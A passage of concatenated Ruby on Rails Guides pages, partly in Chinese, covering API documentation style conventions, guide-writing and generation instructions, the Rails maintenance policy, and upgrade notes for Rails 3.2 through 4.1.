#   # => <label for="article_title">A short title</label>
#
#   label(:article, :title, "A short title", class: "title_label")
#   # => <label for="article_title" class="title_label">A short title</label>
```

Avoid using any printing methods like `puts` or `p` for that purpose.

On the other hand, regular comments do not use an arrow:

```
#   polymorphic_url(record)  # same as comment_url(record)
```

# 5 Booleans

In predicates and flags prefer documenting boolean semantics over exact values.

When "true" or "false" are used as defined in Ruby use regular font. The singletons `true` and `false` need fixed-width font. Please avoid terms like "truthy", Ruby defines what is true and false in the language, and thus those words have a technical meaning and need no substitutes.

As a rule of thumb, do not document singletons unless absolutely necessary. That prevents artificial constructs like `!!` or ternaries, allows refactors, and the code does not need to rely on the exact values returned by methods being called in the implementation.

For example:

```
`config.action_mailer.perform_deliveries` specifies whether mail will actually be deliver
```

the user does not need to know which is the actual default value of the flag, and so we only document its boolean semantics.

An example with a predicate:

```
# Returns true if the collection is empty.
#
# If the collection has been loaded
# it is equivalent to <tt>collection.size.zero?</tt>. If the
# collection has not been loaded, it is equivalent to
# <tt>collection.exists?</tt>. If the collection has not already been
# loaded and you are going to fetch the records anyway it is better to
# check <tt>collection.length.zero?</tt>.
def empty?
  if loaded?
    size.zero?
  else
    @target.blank? && !scope.exists?
  end
end
```

The API is careful not to commit to any particular value, the method has predicate semantics, that's enough.

# 6 File Names

As a rule of thumb, use filenames relative to the application root:

```
config/routes.rb            # YES
routes.rb                   # NO
RAILS_ROOT/config/routes.rb # NO
```

# 7 Fonts

## 7.1 Fixed-width Font

Use fixed-width fonts for:

- Constants, in particular class and module names.
- Method names.
- Literals like `nil`, `false`, `true`, `self`.
- Symbols.
- Method parameters.
- File names.

```
class Array
  # Calls +to_param+ on all its elements and joins the result with
  # slashes. This is used by +url_for+ in Action Pack.
  def to_param
    collect { |e| e.to_param }.join '/'
  end
end
```

Using `+...+` for fixed-width font only works with simple content like ordinary method names, symbols, paths (with forward slashes), etc. Please use `<tt>...</tt>` for everything else, notably class or module names with a namespace as in `<tt>ActiveRecord::Base</tt>`.

You can quickly test the RDoc output with the following command:

```
$ echo "+:to_param+" | rdoc --pipe
#=> <p><code>:to_param</code></p>
```

### 7.2 Regular Font

When "true" and "false" are English words rather than Ruby keywords use a regular font:

```
# Runs all the validations within the specified context.
# Returns true if no errors are found, false otherwise.
#
# If the argument is false (default is +nil+), the context is
# set to <tt>:create</tt> if <tt>new_record?</tt> is true,
# and to <tt>:update</tt> if it is not.
#
# Validations with no <tt>:on</tt> option will run no
# matter the context. Validations with # some <tt>:on</tt>
# option will only run in the specified context.
def valid?(context = nil)
  ...
end
```

## 8 Description Lists

In lists of options, parameters, etc. use a hyphen between the item and its description (reads better than a colon because normally options are symbols):

```
# * <tt>:allow_nil</tt> - Skip validation if attribute is +nil+.
```

The description starts in upper case and ends with a full stop-it's standard English.

## 9 Dynamically Generated Methods

Methods created with `(module|class)_eval(STRING)` have a comment by their side with an instance of the generated code. That comment is 2 spaces away from the template:

```
for severity in Severity.constants
  class_eval <<-EOT, __FILE__, __LINE__
    def #{severity.downcase}(message = nil, progname = nil, &block)  # def debug(message
      add(#{severity}, message, progname, &block)                    #   add(DEBUG, messa
    end                                                              # end
                                                                     #
    def #{severity.downcase}?                                        # def debug?
      #{severity} >= @level                                          #   DEBUG >= @level
    end                                                              # end
  EOT
end
```

If the resulting lines are too wide, say 200 columns or more, put the comment above the call:

```
# def self.find_by_login_and_activated(*args)
#   options = args.extract_options!
#   ...
# end
self.class_eval %{
  def self.#{method_id}(*args)
    options = args.extract_options!
    ...
  end
}
```

## 10 Method Visibility

When writing documentation for Rails, it's important to understand the difference between public user-facing API vs internal API.

Rails, like most libraries, uses the private keyword from Ruby for defining internal API. However, public API follows a slightly different convention. Instead of assuming all public methods are designed for user consumption, Rails uses the `:nodoc:` directive to annotate these kinds of methods as internal API.

This means that there are methods in Rails with `public` visibility that aren't meant for user consumption.

An example of this is `ActiveRecord::Core::ClassMethods#arel_table` :

```
module ActiveRecord::Core::ClassMethods
  def arel_table #:nodoc:
    # do some magic..
  end
end
```

If you thought, "this method looks like a public class method for `ActiveRecord::Core` ", you were right. But actually the Rails team doesn't want users to rely on this method. So they mark it as `:nodoc:` and it's removed from public documentation. The reasoning behind this is to allow the team to change these methods according to their internal needs across releases as they see fit. The name of this method could change, or the return value, or this

entire class may disappear; there's no guarantee and so you shouldn't depend on this API in your plugins or applications. Otherwise, you risk your app or gem breaking when you upgrade to a newer release of Rails.

As a contributor, it's important to think about whether this API is meant for end-user consumption. The Rails team is committed to not making any breaking changes to public API across releases without going through a full deprecation cycle. It's recommended that you `:nodoc:` any of your internal methods/classes unless they're already private (meaning visibility), in which case it's internal by default. Once the API stabilizes the visibility can change, but changing public API is much harder due to backwards compatibility.

A class or module is marked with `:nodoc:` to indicate that all methods are internal API and should never be used directly.

If you come across an existing `:nodoc:` you should tread lightly. Consider asking someone from the core team or author of the code before removing it. This should almost always happen through a pull request instead of the docrails project.

A `:nodoc:` should never be added simply because a method or class is missing documentation. There may be an instance where an internal public method wasn't given a `:nodoc:` by mistake, for example when switching a method from private to public visibility. When this happens it should be discussed over a PR on a case-by-case basis and never committed directly to docrails.

To summarize, the Rails team uses `:nodoc:` to mark publicly visible methods and classes for internal use; changes to the visibility of API should be considered carefully and discussed over a pull request first.

## 11 Regarding the Rails Stack

When documenting parts of Rails API, it's important to remember all of the pieces that go into the Rails stack.

This means that behavior may change depending on the scope or context of the method or class you're trying to document.

In various places there is different behavior when you take the entire stack into account, one such example is `ActionView::Helpers::AssetTagHelper#image_tag`:

```
# image_tag("icon.png")
#   # => <img alt="Icon" src="/assets/icon.png" />
```

Although the default behavior for `#image_tag` is to always return `/images/icon.png`, we take into account the full Rails stack (including the Asset Pipeline) we may see the result seen above.

We're only concerned with the behavior experienced when using the full default Rails stack.

In this case, we want to document the behavior of the *framework*, and not just this specific method.

If you have a question on how the Rails team handles certain API, don't hesitate to open a ticket or send a patch to the issue tracker.

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails Guides Guidelines

This guide documents guidelines for writing Ruby on Rails Guides. This guide follows itself in a graceful loop, serving itself as an example.

After reading this guide, you will know:

- About the conventions to be used in Rails documentation.
- How to generate guides locally.

## Chapters



## 1 Markdown

Guides are written in GitHub Flavored Markdown. There is comprehensive documentation for Markdown, a cheatsheet.

## 2 Prologue

Each guide should start with motivational text at the top (that's the little introduction in the blue area). The prologue should tell the reader what the guide is about, and what they will learn. See for example the Routing Guide.

## 3 Titles

The title of every guide uses `h1`; guide sections use `h2`; subsections `h3`; etc. However, the generated HTML output will have the heading tag starting from `<h2>`.

```
Guide Title
===========

Section
-------

### Sub Section
```

Capitalize all words except for internal articles, prepositions, conjunctions, and forms of the verb to be:

```
#### Middleware Stack is an Array
#### When are Objects Saved?
```

Use the same typography as in regular text:

```
##### The `:content_type` Option
```

# 4 API Documentation Guidelines

The guides and the API should be coherent and consistent where appropriate. Please have a look at these particular sections of the API Documentation Guidelines:

- Wording
- Example Code
- Filenames
- Fonts

Those guidelines apply also to guides.

# 5 HTML Guides

Before generating the guides, make sure that you have the latest version of Bundler installed on your system. As of this writing, you must install Bundler 1.3.5 on your device.

To install the latest version of Bundler, simply run the `gem install bundler` command

## 5.1 Generation

To generate all the guides, just `cd` into the `guides` directory, run `bundle install` and execute:

```
bundle exec rake guides:generate
```

or

```
bundle exec rake guides:generate:html
```

To process `my_guide.md` and nothing else use the `ONLY` environment variable:

```
touch my_guide.md
bundle exec rake guides:generate ONLY=my_guide
```

By default, guides that have not been modified are not processed, so `ONLY` is rarely needed in practice.

To force processing all the guides, pass `ALL=1`.

It is also recommended that you work with `WARNINGS=1`. This detects duplicate IDs and warns about broken internal links.

If you want to generate guides in a language other than English, you can keep them in a separate directory under `source` (eg. `source/es`) and use the `GUIDES_LANGUAGE` environment variable:

```
bundle exec rake guides:generate GUIDES_LANGUAGE=es
```

If you want to see all the environment variables you can use to configure the generation script just run:

```
rake
```

### 5.2 Validation

Please validate the generated HTML with:

```
bundle exec rake guides:validate
```

Particularly, titles get an ID generated from their content and this often leads to duplicates. Please set `WARNINGS=1` when generating guides to detect them. The warning messages suggest a solution.

## 6 Kindle Guides

### 6.1 Generation

To generate guides for the Kindle, use the following rake task:

```
bundle exec rake guides:generate:kindle
```

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 维护方针

Rails 框架的维护方针分成四个部分：新特性、Bug 修复、安全问题、重大安全问题。 以下分别解释，版本号皆采 `X.Y.Z` 格式。

## Chapters

1. 新特性
2. Bug 修复
3. 安全问题
4. 重大安全问题
5. 不再支援的发行版

Rails 遵循一种变种的语义化版本。

修订号 `Z`

只修复 Bug，不会更改 API，不会加新特性。 安全性修复情况下除外。

次版号 `Y`

新特性、可能会改 API（等同于语意化版本的主版号）。 不兼容的变更会在前一次版号或主版号内加入弃用提醒。

主版号 `X`

新特性、很可能会改 API。Rails 次版号与主版号的差别在于，不兼容的变更的数量，主版号通常保留在特别场合释出。

## 1 新特性

新特性只会合并到 master 分支，不会更新至小版本。

## 2 Bug 修复

只有最新的发行版会修 Bug。当修复的 Bug 累积到一定数量时，便会发布新版本。

目前会修 **Bug** 的版本： `4.1.Z` 、 `4.0.Z`

## 3 安全问题

只有最新版与上一版会修复安全问题。

比如 `4.0.0` 出了个安全问题，会给 `4.0.0` 版本打上安全性补丁，即刻发布 `4.0.1`，并会把 `4.0.1` 会加至 `4-0-stable`。

目前会修安全问题的版本：**`4.1.Z`**、**`4.0.Z`**

## 4 重大安全问题

重大安全问题会如上所述发布新版本，还会修复上个版本。安全问题的重要性由 Rails 核心成员决定。

目前会修重大安全问题的版本：**`4.1.Z`**、**`4.0.Z`**、**`3.2.Z`**

## 5 不再支援的发行版

当我们不再支援某个发行版时，安全问题与 Bug 得自行处理。我们可能会在 GitHub 提供向下兼容的 Bug 修复，但不会发布新版本。如果无法自己维护，建议升级至新版本。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 发布记

# A Guide for Upgrading Ruby on Rails

This guide provides steps to be followed when you upgrade your applications to a newer version of Ruby on Rails. These steps are also available in individual release guides.

## Chapters

# 1 General Advice

Before attempting to upgrade an existing application, you should be sure you have a good reason to upgrade. You need to balance out several factors: the need for new features, the increasing difficulty of finding support for old code, and your available time and skills, to name a few.

## 1.1 Test Coverage

The best way to be sure that your application still works after upgrading is to have good test coverage before you start the process. If you don't have automated tests that exercise the bulk of your application, you'll need to spend time manually exercising all the parts that have changed. In the case of a Rails upgrade, that will mean every single piece of functionality in the application. Do yourself a favor and make sure your test coverage is good *before* you start an upgrade.

## 1.2 Ruby Versions

Rails generally stays close to the latest released Ruby version when it's released:

- Rails 3 and above require Ruby 1.8.7 or higher. Support for all of the previous Ruby versions has been dropped officially. You should upgrade as early as possible.
- Rails 3.2.x is the last branch to support Ruby 1.8.7.

- Rails 4 prefers Ruby 2.0 and requires 1.9.3 or newer.

Ruby 1.8.7 p248 and p249 have marshaling bugs that crash Rails. Ruby Enterprise Edition has these fixed since the release of 1.8.7-2010.02. On the 1.9 front, Ruby 1.9.1 is not usable because it outright segfaults, so if you want to use 1.9.x, jump straight to 1.9.3 for smooth sailing.

### 1.3 The Rake Task

Rails provides the `rails:update` rake task. After updating the Rails version in the Gemfile, run this rake task. This will help you with the creation of new files and changes of old files in a interactive session.

```
$ rake rails:update
   identical  config/boot.rb
       exist  config
    conflict  config/routes.rb
Overwrite /myapp/config/routes.rb? (enter "h" for help) [Ynaqdh]
       force  config/routes.rb
    conflict  config/application.rb
Overwrite /myapp/config/application.rb? (enter "h" for help) [Ynaqdh]
       force  config/application.rb
    conflict  config/environment.rb
...
```

Don't forget to review the difference, to see if there were any unexpected changes.

## 2 Upgrading from Rails 4.1 to Rails 4.2

This section is a work in progress.

## 3 Upgrading from Rails 4.0 to Rails 4.1

### 3.1 CSRF protection from remote `<script>` tags

Or, "whaaat my tests are failing!!!?"

Cross-site request forgery (CSRF) protection now covers GET requests with JavaScript responses, too. That prevents a third-party site from referencing your JavaScript URL and attempting to run it to extract sensitive data.

This means that your functional and integration tests that use

```
get :index, format: :js
```

will now trigger CSRF protection. Switch to

```
xhr :get, :index, format: :js
```

to explicitly test an XmlHttpRequest.

If you really mean to load JavaScript from remote `<script>` tags, skip CSRF protection on that action.

### 3.2 Spring

If you want to use Spring as your application preloader you need to:

1. Add `gem 'spring', group: :development` to your `Gemfile`.
2. Install spring using `bundle install`.
3. Springify your binstubs with `bundle exec spring binstub --all`.

User defined rake tasks will run in the `development` environment by default. If you want them to run in other environments consult the Spring README.

### 3.3 `config/secrets.yml`

If you want to use the new `secrets.yml` convention to store your application's secrets, you need to:

1. Create a `secrets.yml` file in your `config` folder with the following content:

   ```
   development:
     secret_key_base:

   test:
     secret_key_base:

   production:
     secret_key_base: &lt;%= ENV["SECRET_KEY_BASE"] %&gt;
   ```

2. Use your existing `secret_key_base` from the `secret_token.rb` initializer to set the SECRET_KEY_BASE environment variable for whichever users run the Rails app in production mode. Alternately, you can simply copy the existing `secret_key_base` from the `secret_token.rb` initializer to `secrets.yml` under the `production` section, replacing '<%= ENV["SECRET_KEY_BASE"] %>'.

3. Remove the `secret_token.rb` initializer.

4. Use `rake secret` to generate new keys for the `development` and `test` sections.

5. Restart your server.

### 3.4 Changes to test helper

If your test helper contains a call to `ActiveRecord::Migration.check_pending!` this can be removed. The check is now done automatically when you `require 'test_help'`, although leaving this line in your helper is not harmful in any way.

### 3.5 Cookies serializer

Applications created before Rails 4.1 uses `Marshal` to serialize cookie values into the signed and encrypted cookie jars. If you want to use the new `JSON` -based format in your application, you can add an initializer file with the following content:

```
Rails.application.config.action_dispatch.cookies_serializer = :hybrid
```

This would transparently migrate your existing `Marshal` -serialized cookies into the new `JSON` -based format.

When using the `:json` or `:hybrid` serializer, you should beware that not all Ruby objects can be serialized as JSON. For example, `Date` and `Time` objects will be serialized as strings, and `Hash` es will have their keys stringified.

```
class CookiesController < ApplicationController
  def set_cookie
    cookies.encrypted[:expiration_date] = Date.tomorrow # => Thu, 20 Mar 2014
    redirect_to action: 'read_cookie'
  end

  def read_cookie
    cookies.encrypted[:expiration_date] # => "2014-03-20"
  end
end
```

It's advisable that you only store simple data (strings and numbers) in cookies. If you have to store complex objects, you would need to handle the conversion manually when reading the values on subsequent requests.

If you use the cookie session store, this would apply to the `session` and `flash` hash as well.

### 3.6 Flash structure changes

Flash message keys are normalized to strings. They can still be accessed using either symbols or strings. Looping through the flash will always yield string keys:

```
flash["string"] = "a string"
flash[:symbol] = "a symbol"

# Rails < 4.1
flash.keys # => ["string", :symbol]

# Rails >= 4.1
flash.keys # => ["string", "symbol"]
```

Make sure you are comparing Flash message keys against strings.

### 3.7 Changes in JSON handling

There are a few major changes related to JSON handling in Rails 4.1.

#### 3.7.1 MultiJSON removal

MultiJSON has reached its end-of-life and has been removed from Rails.

If your application currently depend on MultiJSON directly, you have a few options:

1. Add 'multi_json' to your Gemfile. Note that this might cease to work in the future
2. Migrate away from MultiJSON by using `obj.to_json`, and `JSON.parse(str)` instead.

Do not simply replace `MultiJson.dump` and `MultiJson.load` with `JSON.dump` and `JSON.load`. These JSON gem APIs are meant for serializing and deserializing arbitrary Ruby objects and are generally unsafe.

#### 3.7.2 JSON gem compatibility

Historically, Rails had some compatibility issues with the JSON gem. Using `JSON.generate` and `JSON.dump` inside a Rails application could produce unexpected errors.

Rails 4.1 fixed these issues by isolating its own encoder from the JSON gem. The JSON gem APIs will function as normal, but they will not have access to any Rails-specific features. For example:

```
class FooBar
  def as_json(options = nil)
    { foo: 'bar' }
  end
end

>> FooBar.new.to_json # => "{\"foo\":\"bar\"}"
>> JSON.generate(FooBar.new, quirks_mode: true) # => "\"#<FooBar:0x007fa80a481610>\""
```

#### 3.7.3 New JSON encoder

The JSON encoder in Rails 4.1 has been rewritten to take advantage of the JSON gem. For most applications, this should be a transparent change. However, as part of the rewrite, the following features have been removed from the encoder:

1. Circular data structure detection
2. Support for the `encode_json` hook
3. Option to encode `BigDecimal` objects as numbers instead of strings

If your application depends on one of these features, you can get them back by adding the `activesupport-json_encoder` gem to your Gemfile.

### 3.8 Usage of `return` within inline callback blocks

Previously, Rails allowed inline callback blocks to use `return` this way:

```
class ReadOnlyModel < ActiveRecord::Base
  before_save { return false } # BAD
end
```

This behaviour was never intentionally supported. Due to a change in the internals of `ActiveSupport::Callbacks`, this is no longer allowed in Rails 4.1. Using a `return` statement in an inline callback block causes a `LocalJumpError` to be raised when the callback is executed.

Inline callback blocks using `return` can be refactored to evaluate to the returned value:

```
class ReadOnlyModel < ActiveRecord::Base
  before_save { false } # GOOD
end
```

Alternatively, if `return` is preferred it is recommended to explicitly define a method:

```
class ReadOnlyModel < ActiveRecord::Base
  before_save :before_save_callback # GOOD

  private
    def before_save_callback
      return false
    end
end
```

This change applies to most places in Rails where callbacks are used, including Active Record and Active Model callbacks, as well as filters in Action Controller (e.g. `before_action`).

See this pull request for more details.

### 3.9 Methods defined in Active Record fixtures

Rails 4.1 evaluates each fixture's ERB in a separate context, so helper methods defined in a fixture will not be available in other fixtures.

Helper methods that are used in multiple fixtures should be defined on modules included in the newly introduced `ActiveRecord::FixtureSet.context_class`, in `test_helper.rb`.

```
class FixtureFileHelpers
  def file_sha(path)
    Digest::SHA2.hexdigest(File.read(Rails.root.join('test/fixtures', path)))
  end
end
ActiveRecord::FixtureSet.context_class.send :include, FixtureFileHelpers
```

### 3.10 I18n enforcing available locales

Rails 4.1 now defaults the I18n option `enforce_available_locales` to `true`, meaning that it will make sure that all locales passed to it must be declared in the `available_locales` list.

To disable it (and allow I18n to accept *any* locale option) add the following configuration to your application:

```
config.i18n.enforce_available_locales = false
```

Note that this option was added as a security measure, to ensure user input could not be used as locale information unless previously known, so it's recommended not to disable this option unless you have a strong reason for doing so.

### 3.11 Mutator methods called on Relation

`Relation` no longer has mutator methods like `#map!` and `#delete_if`. Convert to an `Array` by calling `#to_a` before using these methods.

It intends to prevent odd bugs and confusion in code that call mutator methods directly on the `Relation`.

```
# Instead of this
Author.where(name: 'Hank Moody').compact!

# Now you have to do this
authors = Author.where(name: 'Hank Moody').to_a
authors.compact!
```

### 3.12 Changes on Default Scopes

Default scopes are no longer overridden by chained conditions.

In previous versions when you defined a `default_scope` in a model it was overridden by chained conditions in the same field. Now it is merged like any other scope.

Before:

```
class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active'

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'
```

After:

```
class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" = '

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" = '
```

To get the previous behavior it is needed to explicitly remove the `default_scope` condition using `unscoped`, `unscope`, `rewhere` or `except`.

```
class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { unscope(where: :state).where(state: 'active') }
  scope :inactive, -> { rewhere state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active'

User.inactive
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'
```

### 3.13 Rendering content from string

Rails 4.1 introduces `:plain`, `:html`, and `:body` options to `render`. Those options are now the preferred way to render string-based content, as it allows you to specify which content type you want the response sent as.

- `render :plain` will set the content type to `text/plain`

- `render :html` will set the content type to `text/html`
- `render :body` will *not* set the content type header.

From the security standpoint, if you don't expect to have any markup in your response body, you should be using `render :plain` as most browsers will escape unsafe content in the response for you.

We will be deprecating the use of `render :text` in a future version. So please start using the more precise `:plain:`, `:html`, and `:body` options instead. Using `render :text` may pose a security risk, as the content is sent as `text/html`.

### 3.14 PostgreSQL json and hstore datatypes

Rails 4.1 will map `json` and `hstore` columns to a string-keyed Ruby `Hash`. In earlier versions a `HashWithIndifferentAccess` was used. This means that symbol access is no longer supported. This is also the case for `store_accessors` based on top of `json` or `hstore` columns. Make sure to use string keys consistently.

### 3.15 Explicit block use for `ActiveSupport::Callbacks`

Rails 4.1 now expects an explicit block to be passed when calling `ActiveSupport::Callbacks.set_callback`. This change stems from `ActiveSupport::Callbacks` being largely rewritten for the 4.1 release.

```
# Previously in Rails 4.0
set_callback :save, :around, ->(r, &block) { stuff; result = block.call; stuff }

# Now in Rails 4.1
set_callback :save, :around, ->(r, block) { stuff; result = block.call; stuff }
```

## 4 Upgrading from Rails 3.2 to Rails 4.0

If your application is currently on any version of Rails older than 3.2.x, you should upgrade to Rails 3.2 before attempting one to Rails 4.0.

The following changes are meant for upgrading your application to Rails 4.0.

### 4.1 HTTP PATCH

Rails 4 now uses `PATCH` as the primary HTTP verb for updates when a RESTful resource is declared in `config/routes.rb`. The `update` action is still used, and `PUT` requests will continue to be routed to the `update` action as well. So, if you're using only the standard RESTful routes, no changes need to be made:

```
resources :users
```

```
<%= form_for @user do |f| %>
```

```
class UsersController < ApplicationController
  def update
    # No change needed; PATCH will be preferred, and PUT will still work.
  end
end
```

However, you will need to make a change if you are using `form_for` to update a resource in conjunction with a custom route using the `PUT` HTTP method:

```
resources :users, do
  put :update_name, on: :member
end
```

```
<%= form_for [ :update_name, @user ] do |f| %>
```

```
class UsersController < ApplicationController
  def update_name
    # Change needed; form_for will try to use a non-existent PATCH route.
  end
end
```

If the action is not being used in a public API and you are free to change the HTTP method, you can update your route to use `patch` instead of `put` :

`PUT` requests to `/users/:id` in Rails 4 get routed to `update` as they are today. So, if you have an API that gets real PUT requests it is going to work. The router also routes `PATCH` requests to `/users/:id` to the `update` action.

```
resources :users do
  patch :update_name, on: :member
end
```

If the action is being used in a public API and you can't change to HTTP method being used, you can update your form to use the `PUT` method instead:

```
<%= form_for [ :update_name, @user ], method: :put do |f| %>
```

For more on PATCH and why this change was made, see this post on the Rails blog.

#### 4.1.1 A note about media types

The errata for the `PATCH` verb specifies that a 'diff' media type should be used with `PATCH`. One such format is JSON Patch. While Rails does not support JSON Patch natively, it's easy enough to add support:

```
# in your controller
def update
  respond_to do |format|
    format.json do
      # perform a partial update
      @article.update params[:article]
    end

    format.json_patch do
      # perform sophisticated change
    end
  end
end

# In config/initializers/json_patch.rb:
Mime::Type.register 'application/json-patch+json', :json_patch
```

As JSON Patch was only recently made into an RFC, there aren't a lot of great Ruby libraries yet. Aaron Patterson's hana is one such gem, but doesn't have full support for the last few changes in the specification.

### 4.2 Gemfile

Rails 4.0 removed the `assets` group from Gemfile. You'd need to remove that line from your Gemfile when upgrading. You should also update your application file (in `config/application.rb`):

```
# Require the gems listed in Gemfile, including any gems
# you've limited to :test, :development, or :production.
Bundler.require(:default, Rails.env)
```

### 4.3 vendor/plugins

Rails 4.0 no longer supports loading plugins from `vendor/plugins`. You must replace any plugins by extracting them to gems and adding them to your Gemfile. If you choose not to make them gems, you can move them into, say, `lib/my_plugin/*` and add an appropriate initializer in `config/initializers/my_plugin.rb`.

### 4.4 Active Record

- Rails 4.0 has removed the identity map from Active Record, due to some inconsistencies with associations. If you have manually enabled it in your application, you will have to remove the following config that has no effect anymore: `config.active_record.identity_map`.

- The `delete` method in collection associations can now receive `Fixnum` or `String` arguments as record ids, besides records, pretty much like the `destroy` method does. Previously it raised `ActiveRecord::AssociationTypeMismatch` for such arguments. From Rails 4.0 on `delete` automatically tries to find the records matching the given ids before deleting them.

- In Rails 4.0 when a column or a table is renamed the related indexes are also renamed. If you have migrations which rename the indexes, they are no longer needed.

- Rails 4.0 has changed `serialized_attributes` and `attr_readonly` to class methods only. You shouldn't use instance methods since it's now deprecated. You should change them to use class methods, e.g. `self.serialized_attributes` to `self.class.serialized_attributes`.

- Rails 4.0 has removed `attr_accessible` and `attr_protected` feature in favor of Strong Parameters. You can use the Protected Attributes gem for a smooth upgrade path.

- If you are not using Protected Attributes, you can remove any options related to this gem such as `whitelist_attributes` or `mass_assignment_sanitizer` options.

- Rails 4.0 requires that scopes use a callable object such as a Proc or lambda:

```
scope :active, where(active: true)

# becomes
scope :active, -> { where active: true }
```

- Rails 4.0 has deprecated `ActiveRecord::Fixtures` in favor of `ActiveRecord::FixtureSet`.

- Rails 4.0 has deprecated `ActiveRecord::TestCase` in favor of `ActiveSupport::TestCase`.

- Rails 4.0 has deprecated the old-style hash based finder API. This means that methods which previously accepted "finder options" no longer do.

- All dynamic methods except for `find_by_...` and `find_by_...!` are deprecated. Here's how you can handle the changes:

    - `find_all_by_...` becomes `where(...)`.
    - `find_last_by_...` becomes `where(...).last`.
    - `scoped_by_...` becomes `where(...)`.
    - `find_or_initialize_by_...` becomes `find_or_initialize_by(...)`.
    - `find_or_create_by_...` becomes `find_or_create_by(...)`.
- Note that `where(...)` returns a relation, not an array like the old finders. If you require an `Array`, use `where(...).to_a`.

- These equivalent methods may not execute the same SQL as the previous implementation.
- To re-enable the old finders, you can use the activerecord-deprecated_finders gem.

### 4.5 Active Resource

Rails 4.0 extracted Active Resource to its own gem. If you still need the feature you can add the Active Resource gem in your Gemfile.

### 4.6 Active Model

- Rails 4.0 has changed how errors attach with the `ActiveModel::Validations::ConfirmationValidator`. Now when confirmation validations fail, the error will be attached to `:#{attribute}_confirmation` instead of `attribute`.
- Rails 4.0 has changed `ActiveModel::Serializers::JSON.include_root_in_json` default value to `false`. Now, Active Model Serializers and Active Record objects have the same default behaviour. This means that you can comment or remove the following option in the `config/initializers/wrap_parameters.rb` file:

```
# Disable root element in JSON by default.
# ActiveSupport.on_load(:active_record) do
#   self.include_root_in_json = false
# end
```

### 4.7 Action Pack

- Rails 4.0 introduces `ActiveSupport::KeyGenerator` and uses this as a base from which to generate and verify signed cookies (among other things). Existing signed cookies generated with Rails 3.x will be transparently upgraded if you leave your existing `secret_token` in place and add the new `secret_key_base`.

```
  # config/initializers/secret_token.rb
  Myapp::Application.config.secret_token = 'existing secret token'
  Myapp::Application.config.secret_key_base = 'new secret key base'
```

Please note that you should wait to set `secret_key_base` until you have 100% of your userbase on Rails 4.x and are reasonably sure you will not need to rollback to Rails 3.x. This is because cookies signed based on the new `secret_key_base` in Rails 4.x are not backwards compatible with Rails 3.x. You are free to leave your existing `secret_token` in place, not set the new `secret_key_base`, and ignore the deprecation warnings until you are reasonably sure that your upgrade is otherwise complete.

If you are relying on the ability for external applications or Javascript to be able to read your Rails app's signed session cookies (or signed cookies in general) you should not set `secret_key_base` until you have decoupled these concerns.

- Rails 4.0 encrypts the contents of cookie-based sessions if `secret_key_base` has been set. Rails 3.x signed, but did not encrypt, the contents of cookie-based session. Signed cookies are "secure" in that they are verified to have been generated by your app and are tamper-proof. However, the contents can be viewed by end users, and encrypting the contents eliminates this caveat/concern without a significant performance penalty.

Please read Pull Request #9978 for details on the move to encrypted session cookies.

- Rails 4.0 removed the `ActionController::Base.asset_path` option. Use the assets pipeline feature.
- Rails 4.0 has deprecated `ActionController::Base.page_cache_extension` option. Use `ActionController::Base.default_static_extension` instead.
- Rails 4.0 has removed Action and Page caching from Action Pack. You will need to add the `actionpack-action_caching` gem in order to use `caches_action` and the `actionpack-page_caching` to use `caches_pages` in your controllers.
- Rails 4.0 has removed the XML parameters parser. You will need to add the `actionpack-xml_parser` gem if you require this feature.
- Rails 4.0 changes the default memcached client from `memcache-client` to `dalli`. To upgrade, simply add `gem 'dalli'` to your `Gemfile`.
- Rails 4.0 deprecates the `dom_id` and `dom_class` methods in controllers (they are fine in views). You will need to include the `ActionView::RecordIdentifier` module in controllers requiring this feature.
- Rails 4.0 deprecates the `:confirm` option for the `link_to` helper. You should instead rely on a data attribute (e.g. `data: { confirm: 'Are you sure?' }`). This deprecation also concerns the helpers based on this one (such as `link_to_if` or `link_to_unless`).
- Rails 4.0 changed how `assert_generates`, `assert_recognizes`, and `assert_routing` work. Now all these assertions raise `Assertion` instead of `ActionController::RoutingError`.
- Rails 4.0 raises an `ArgumentError` if clashing named routes are defined. This can be triggered by explicitly defined named routes or by the `resources` method. Here are two examples that clash with routes named `example_path`:

```
get 'one' => 'test#example', as: :example
get 'two' => 'test#example', as: :example
```

```
resources :examples
get 'clashing/:id' => 'test#example', as: :example
```

